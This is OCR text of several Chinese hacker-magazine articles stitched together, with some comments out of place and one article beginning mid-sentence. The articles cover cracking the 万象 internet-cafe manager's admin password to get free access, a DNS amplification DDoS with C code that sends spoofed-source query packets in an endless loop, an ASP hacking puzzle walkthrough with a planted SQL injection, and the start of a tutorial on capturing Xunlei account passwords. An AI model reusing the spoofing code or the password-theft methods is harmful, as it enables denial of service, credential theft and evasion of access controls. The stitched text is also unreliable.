第一步：用万象幽灵2007得到万象的MD5加密原文，如图1所示。

得到加密的密码后，用"MD5密码暴力破解器"本地破解。如果本地破解不了就到MD5在线网站破解（http://www.cmd5.com或http://www.xmd5.org）。到这里我们就得到了万象的管理员密码跟万象设置的密码，如图2所示。




图2 获得明文密码

第二步：用刚才得到的管理员密码登录万象管理台，如图3所示。

那里有一个自动登录密码是用星号表示的，到了这里小菜们可能知道我们要干什么啦。拿出我们的星号密码读取器，不到一杯茶的功夫就把管理员的密码给读出来了，如图4所示。




图3 登录万象管理台




图4 获得系统密码

呵呵，有了系统管理员密码你想干什么都可以了。

[文章中涉及到的工具万象幽灵2007、黑鹰MD5批量破解加密和Advanced密码星号显示察看器光盘中有收录]

编辑点评：

这篇文章送给那些急于摆脱万象控制并想免费上网朋友，另外小菜朋友还可以从中学到如何破解星号密码。将系统密码以星号形式保存在万象管理中，相当失败的设计啊！

地址之间的转换及有关电子邮件的选路信息。比如，我们在IE中浏览一个网站时，需要在地址栏中输入域名，而这个域名必须经过解析得到其对应IP，之后利用这个IP才能和目标主机之间通信。而DNS正是完成将域名解析成IP的工作。

首先本机发送一个DNS查询数据包给DNS服务器，询问服务器某个域名所对应的IP，DNS服务器收到查询数据包后，返回一个响应数据包，告诉本机，此域名所对应的IP，当本机得到了这个IP后就能和相应网站通信了。

抓包比较一下DNS查询数据包和DNS响应数据包，如图1所示。




图1 截获的DNS查询和响应数据封包

从图1中可以看到，DNS响应数据包要比查询数据包大得多。假如可以发送经过精心构造的DNS查询数据包，欺骗DNS服务器，此请求是另一台主机发起的，那么DNS服务器就会向另一台主机发送DNS响应数据包。而DNS响应数据包要比查询数据包大得多，假设攻击者和被攻击者的带宽相同或者攻击者使用多台肉鸡利用不同的DNS服务器发起此类攻击，那么被攻击者就会造成网络堵塞，这就是**DNS扩大攻击**。

要实现此类攻击，最重要的就是要能够实现欺骗DNS服务器，让它认为此DNS查询请求是另一台主机发起的。实现这一功能，我们可以构造一个DNS查询数据包来完成欺骗。

要构造DNS查询数据包，当然要对DNS查询数据包的结构有所了解，这里通过图片来说明此数据包的结构，如图2所示。

以太网首部	IP首部	UDP首部	DNS查询报文

图2 DNS查询数据包结构

从图2中可以看到，此数据包包含了IP首部，而IP首部是用来实现在因特网上寻址的，所以实现欺骗DNS服务器此查询请求是另一台主机发起的工作就由我们精心构造的IP首部来完成。




图3 IP首部结构

接下来我们就来了解下IP首部的具体结构，如图3所示。

从图3中看出IP首部还是挺复杂的，但是这里要做特殊处理的只有"32位源IP地址"，把它填写成要攻击主机的IP地址即可。因为DNS服务器是通过读取IP首部的32位源IP地址来确定数据包来源的，从而向这个IP地址返回DNS响应数据包，而当源IP地址被修改成了要攻击主机的IP后，当DNS服务器收到此查询数据包时，就认为此数据包是由要攻击的主机发送的，所以就会把DNS响应数据包发送到要攻击的主机上。这样就实现了对DNS服务器的欺骗。

IP首部结构的具体定义如下：

```
typedef struct _IPHeader          // 20字节的IP头
{
    UCHAR    iphVerLen;    // 版本号和头长度（各占4位）
    UCHAR    ipTOS;        // 服务类型
    USHORT   ipLength;     // 封包总长度，即整个IP报的长
度
    USHORT   ipID;                  // 封包标识，惟一标
识发送的每一个数据报
    USHORT   ipFlags;          // 标志
    UCHAR    ipTTL;            // 生存时间，就是TTL
    UCHAR    ipProtocol;       // 协议，可能是TCP、UDP、ICMP
等
    USHORT   ipChecksum;       // 校验和
    ULONG    ipSource;         // 源IP地址
    ULONG    ipDestination;    // 目标IP地址
} IPHeader, *PIPHeader;
```

接下来我们就来构造IP首部，具体代码如下：

```
//目的IP地址，也就是DNS服务器IP
BYTE DestIp[4]={210,33,24,1};
//源IP地址，这里是要攻击的目标主机的IP
    BYTE SoureceIp[4]={192,168,1,10};
    IPHeader *pIphdr=(IPHeader*)&buff[sizeof(ETHDR)];
    //协议版本号和头长度
    pIphdr->iphVerLen=(4<<4|(sizeof(IPHeader)/sizeof(ULONG)));
    //ip数据报总长度
    pIphdr->ipLength=htons(sizeof(IPHeader)+sizeof(UDPHeader)+
    sizeof(DNS)+sizeof(QUERY));
    //生存时间
pIphdr->ipTTL=128;
//协议类型
pIphdr->ipProtocol=IPPROTO_UDP;
//源ip地址
pIphdr->ipSource=*(DWORD*)SoureceIp;
//目的ip地址
pIphdr->ipDestination=*(DWORD*)DestIp;
//ip首部检验和
pIphdr->ipChecksum=checksum((USHORT*)pIphdr,sizeof(IPHeader));
```

这样IP首部就构造完了。既然构造的是DNS查询数据包，那么"DNS查询报文"部分也是比较重要的。下面我们就来填写这一部分，这部分由两个结构组成，DNS数据包首部和DNS查询报文问题部分，它们的结构定义分别如下：

```
//DNS报文首部
typedef struct _DNS
{
//标识，通过它，客户端可以将DNS的请求与应答相匹配；
unsigned short id;
//标志：[QR | opcode | AA| TC| RD| RA | zero | rcode ]
unsigned short flags;
//问题数目；
unsigned short quests;
//资源记录数目；
unsigned short answers;
//授权资源记录数目；
unsigned short author;
//额外资源记录数目；
unsigned short addition;
}DNS,*PDNS;

//DNS查询报文问题部分
typedef struct _QUERY
{
//查询的域名，这是一个大小在0到63之间的字符串；
byte len1;
char name1[3];
byte len2;
char name2[5];
byte len3;
char name3[4];
//查询类型，大约有20个不同的类型
unsigned short type;
//查询类，通常是A类，既查询IP地址。
unsigned short classes;
}QUERY,*PQUERY;
```

在"DNS报文首部"中要说明的是16位标志字段，其中QR占了一位，表示报文的类型，0表示查询报文，1表示响应报文。这里设为0，表示查询报文。

在"DNS查询报文问题部分"中name1、name2、name3用

来表示一个域名，比如要表示www.baidu.com，那么name1就是www，name2就是baidu，name3就是com，而len1表示name1中数据的字节数，len2表示name2中数据的字节数，以此类推。type（查询类型）和classes（查询类）都设成1即可，表示通过域名查IP。

这部分的代码如下：

```
DNS *pDnshdr=(DNS*)&buff[sizeof(ETHDR)+
sizeof(IPHeader)+sizeof(UDPHeader)];
//标识，通过它，客户端可以将DNS的请求与应答相匹配
pDnshdr->id=htons(0x07E5);
//标志
pDnshdr->flags=htons(0x0100);
//问题数目
pDnshdr->quests=htons(1);
//授权资源记录数目
pDnshdr->author=htons(0);
//资源记录数目
pDnshdr->answers=htons(0);
//额外资源记录数目
pDnshdr->addition=htons(0);
QUERY* pQUERY=(QUERY*)&buff[sizeof(ETHDR)+
sizeof(IPHeader)+sizeof(UDPHeader)+sizeof(DNS)];
pQUERY->len1=0x03;
strcpy((char*)pQUERY->name1,"www");
pQUERY->len2=0x05;
strcpy((char*)pQUERY->name2,"baidu");
pQUERY->len3=0x03;
strcpy((char*)pQUERY->name3,"com");
//查询类
pQUERY->classes=1;
//查询类型
pQUERY->type=1;
```

构造完了"DNS查询报文"之后，还有以太网首部和UDP首部需要构造。UDP首部比较简单，所以这里就不讲解了，具体代码请参照光盘。接下来继续构造以太网首部，以太网首部的结构定义如下：

```
//以太网首部
typedef struct _ETHDR
{
    unsigned char  eh_dst[6]; //目的MAC地址
    unsigned char  eh_src[6]; //源MAC地址
    unsigned short eh_type; //帧类型
}ETHDR,*PETHDR;
```

这里要强调的是eh_type（帧类型）字段，由于以太网首部后面接的是IP数据报，所以eh_type要设成0x0800。源MAC地址当然是自己网卡的MAC地址，目的MAC地址一般设成网关的MAC，因为数据包是先到达网关然后再由网关转发的。来看看代码吧：

```
ETHDR *eth=(ETHDR*)buff;
//目的MAC地址，这里是网关的mac地址
GetDestMac("192.168.1.1",eth->eh_dst);
//源MAC地址，本机网卡mac
GetLocMac(eth->eh_src);
//帧类型，ip数据报0x0800
eth->eh_type=htons(0x0800);
```

GetDestMac()和GetLocMac()是我写的两个函数，分别用来得到目标IP的MAC地址和本地网卡的MAC地址，具体代码在光盘中，由于版面问题这里就不给出了。

到目前为止，DNS查询数据包已经构造好了，接下去要发送数据包了。一般发送程序构造的数据包有两种方法，一种是用原始套接字，另一种是用winpcap开发包，不过这里我们只能选用winpacp开发包，因为在XP下用原始套接字发送的数据包不能修改IP首部中的源IP地址。发送数据的代码如下：

```
//存放适配器名称
char          AdapterName[8192];
ULONG         AdapterLength;
//得到所有网卡适配器名称
if(PacketGetAdapterNames(AdapterName,&AdapterLength)==FALSE)
printf("PacketGetAdapterNames Error\n");
int adapternum=0,open,i;
char *name1,*name2;
name1=AdapterName;
name2=AdapterName;
i=0;
//列举出所有网卡名称
while((*name1!='\0') || (*(name1-1)!='\0'))
{
    if(*name1=='\0')
    {
        memcpy(adapterlist[i],name2,2*(name1-name2));
        name2=name1+1;
        i++;
    }
        name1++;
}
adapternum=i;
printf("Adapters Installed: \n");
//答应出所有网卡名称
for(i=0;i<adapternum;i++)
{
    printf("%d - %s\n",i+1,adapterlist[i]);
}
//由用户选择要打开的网卡
do
{
    printf("\nSelect the number of the adapter to open: ");
    scanf("%d",&open);
//输入的网卡号必须比1大，比所有网卡数加1小
    if(open>=1 && open<adapternum+1)
        break;
}while(open<1 || open>adapternum);
//打开选择的网卡
LPADAPTER lpadapter=PacketOpenAdapter(adapterlist[open-1]);
if(!lpadapter || (lpadapter->hFile==INVALID_HANDLE_VALUE))
{
    printf("PacketOpenAdapter Error\n");
    return -1;
}
LPPACKET lppackets;
//为LPPACKET结构分配空间
if((lppackets=PacketAllocatePacket())==FALSE)
{
    printf("PacketAllocatePacket Send Error\n");
    return -1;
}

//……构造数据包，保存在buff中，就是上面讲解的代码

//开辟空间
PacketInitPacket(lppackets,buff,sizeof(ETHDR)+
sizeof(IPHeader)+sizeof(UDPHeader)+sizeof(DNS)+sizeof(QUERY));
while(1)
{
if(PacketSendPacket(lpadapter,lppackets,TRUE)==FALSE)
{
        printf("PacketSendPacket in arpspoof Error: %d\n",
GetLastError());
        return -1;
}
    Sleep(100);
}
//关闭打开的网卡
PacketCloseAdapter(lpadapter);
```

文章就到这里吧，大家有什么疑问或建议可以到"黑手"论坛上给我留言，我的ID是认真的雪。

Asp 解密游戏编写与通关策略(三)

文 · 冰域剑客

从本文您可以学到：

学习黑客解密游戏的破解与编写

前面我们已经写到了第七关，接下来的关卡设置又有什么特别之处呢？请往下看。

第八关

这一关游戏又要用到 VB 程序，运行后如图 1 所示。




图 1 需要解密的 VB 程序

看上去程序没有给什么提示，但是可以看到窗体上的最大化按钮是可用的，点击最大化后，可以发现密码，就这么简单。当然，由于 VB 中的文本内容都是由明文保存的，朋友们也可以将程序另存为 1.txt，打开文本同样可以找到密码。

第九关

这一关打开之后就提示密码错误，“抱歉，你输入的通关密码错误！你不能通过！”，提交过后似乎没有什么反应，但仔细观察地址栏，可以发现一个参数，**9981.asp?pass=no**，把 no 传递给 pass，是不是意味着不让过关？换个 **pass=yes** 试试，马上提示出下一关的地址了。这里只是一个简单的参数改变，默认时我们在表单里提交地址是 **9981.asp?pass=no**，即 **<form name=form1 method=post action=9981.asp?pass=no>** 接收时只判断 pass 的值。代码如下：

```
<%
on error resume next    '如果有错误则继续执行后面语句
dim pass
pass=request.querystring("pass")    '将接收到的 pass 值传递给 pass
if pass="yes" then
response.write("恭喜你，下一关的地址是 10000.html")
else
response.write("抱歉，你输入的通关密码错误！你不能通过！")
end if
%>
```

大家在注入的时候需要经常观察地址栏的特征，这里也用到了。

第十关

这一关要求读一条新闻，但似乎不是什么新闻，因为只是一个欢迎辞而已。但是地址格式一定会引起大家的怀疑：**news/amp.asp?id=46**，有参数传递。在后面加一个 ' 试试，回显提示数据库出错，这个是非常典型的注入了。对！这里我们就是要人为造一个注入漏洞，让大家解出密码来，拿到工具里面去跑，很快可以得到结果。写这一关游戏时，我直接选用了雷驰新闻系统 1.0，是存在注入漏洞的。当然，我只留下了新闻页面，如果把后台也留下，那我的站可要遭殃了 =^_^=。

第十一关

这一关有提供一个 VB 程序，运行后没有任何提示，需要进行反编译。我使用的是 VBExplorer.exe，直接将程序载入，即可以看到窗体中有两个标签，label2 中储存了密码信息。当然 VB 的一个弱点就是 label 和 text 控件中的内容是明文保存的，大家将程序保存为 txt 文件，打开后也是可以找到密码的。

第一轮游戏的最后几关

第十二关的代码不慎被遗失了，所以我直接提示解密的朋友进入了第十三关。十三关非常简单，我提供了一个 ASCII 码加密工具，然后由注释语句给出一个密文，大家将密文弄到程序中解密就可以得到结果，程序运行如图 2 所示。




图 2 解密 ASCII 码

第十四关有一点特别，考验大家的眼力了。程序运行后各个数字由可用依次变灰，大家只要记住变灰的顺序就可以得到密码了。程序运行如图 3 所示。




图 3 程序运行结果

十五关是依据了 S-Player 录象程序的一个漏洞进行的，我们在录象中提示出密码信息，然后给录象设置一个密码，大家只要解出密码就可以过关了。这里只需要一个 S-player 免密码补丁，有了这个补丁就可以直接观看录象，不清楚的朋友还请百度一下，程序我已经提供。

十六关是将一个 wav 文件和一个 txt 文件合并了，同样是使用 copy 命令，**Copy 1.wav + 1.txt 2.wav**，2.wav 里面有密码信息。

至此全部第一轮游戏就编写结束了，另外还需要提供两个注册页面，给完成第一轮游戏的朋友注册成为 vip。将他们的名字列到解密游戏首页，以示鼓励。具体的代码我不再赘述，程序我已经全部打包，欢迎各位朋友与我交流，第二轮的游戏编写还请大家期待。

(作者提到的 ASP 解密游戏编写与通关策略(三)的代码已经收录在光盘中)

编辑点评：

最大化、地址栏、直接记事本打开、考眼力，这些都是细节方面的，但不可以忽视，因为入侵的关键往往就在于此。很好玩的游戏，很适合初学者，期待第二轮。

(作者提到的相关代码已经收录在光盘中)

编辑点评：

ARP 欺骗刚过，DNS 欺骗又来，不过这些也不是什么新技术了，但可以利用我们丰富的想象力来运用它，使它成为我们手中的利器。

从迅雷窥视软件安全

文 cn_判官(Summer)

从本文您可以学到：

1、 利用非 HOOK 和 HOOK 截取方式截取账号及密码

2、 利用系统消息“劫持”迅雷的下载目标

现在的网络鱼龙混杂，各种木马病毒横飞，作为一名网络爱好者，不能只去用别人的程序，至少要知道原理。

很早就想写一篇类似的文章，我们今天就来谈一谈关于迅雷

的密码安全。说到密码安全，读者就会想到截取密码之类的编程技术，其实关于密码截获，无非就那几种可数的方法，其中包括HOOK截取、非HOOK截取，再难一些包括内存截取等等，而本文主要说说基于非HOOK的密码截取技术以及对迅雷的下载欺骗。

笔者在上网的时候经常遇见在论坛发贴借用别人迅雷账号的网友，据说使用等级越高的迅雷账号可以提高很多的下载速度（没有亲自测试过），我们就来测试一下如何捕获迅雷的账号。

编程实现截取迅雷账户

由于我们现在还不了解迅雷软件内部的结构，需要使用Spy++查看，打开Spy++，找到迅雷5窗口，查看结构，如图1（红色勾画）所示。

从图1中可以看出迅雷内部所使用的类名以及控件名称，而我们感兴趣的只是输入账号和密码的控件。使用Spy++可以很方便的查看所属的父窗口，以输入账号的控件为例，使用Spy++查看结果如图2（红色勾画）所示。




图1　迅雷窗体结构




图2　账号输入控件的父窗口

从图2中可以清楚的看到输入账号的控件顺序从主窗口开始依次为：迅雷5->Afx:400000:8:10011:6:0->雷友信息->AfxFrameOrView42->#32770 (Dialog)->ComboBox->Edit。利用同样的方法亦可以很轻松的找到密码输入框的位置依次为：迅雷5->Afx:400000:8:10011:6:0->雷友信息->AfxFrameOrView42->#32770 (Dialog)->Edit。整体结构分析清楚了之后就好做了，我们只需一层一层的遍历迅雷的所有控件直到找到我们需要的窗口句柄。一般编程就是看思维，当有了一定的思路之后，就一定有技术来实现这个思路，而微软为我们提供了一个很好的Win32 API，下面来介绍一下：

```
HWND FindWindowEx(
    HWND hwndParent,       // handle to parent window
    HWND hwndChildAfter,  // handle to child window
    LPCTSTR lpszClass,     // class name
    LPCTSTR lpszWindow     // window name
);
```

其中第一个参数是父窗口的句柄，第二个参数是子窗口的句柄，第三个参数是类名，第四个参数是窗口的标题名。

我们只需要使用这一个函数即可找到账号输入窗口和密码输入窗口的句柄，从而获取其中的密码，我们还需要使用另外一个API函数，代码如下：

```
LRESULT SendMessage(
    HWND hWnd,       // handle to destination window
    UINT Msg,        // message
    WPARAM wParam,   // first message parameter
    LPARAM lParam    // second message parameter
);
```

其中第一个参数是欲发送信息的窗口句柄，第二个参数是发送的消息，第三个和第四个参数是在Win下编程大家都很熟悉的参数。

明白了简单的API的使用方法之后，就可以开始写程序了。

使用VC++建立基于对话框的MFC程序，在对话框面板上添加控件，如图3所示。

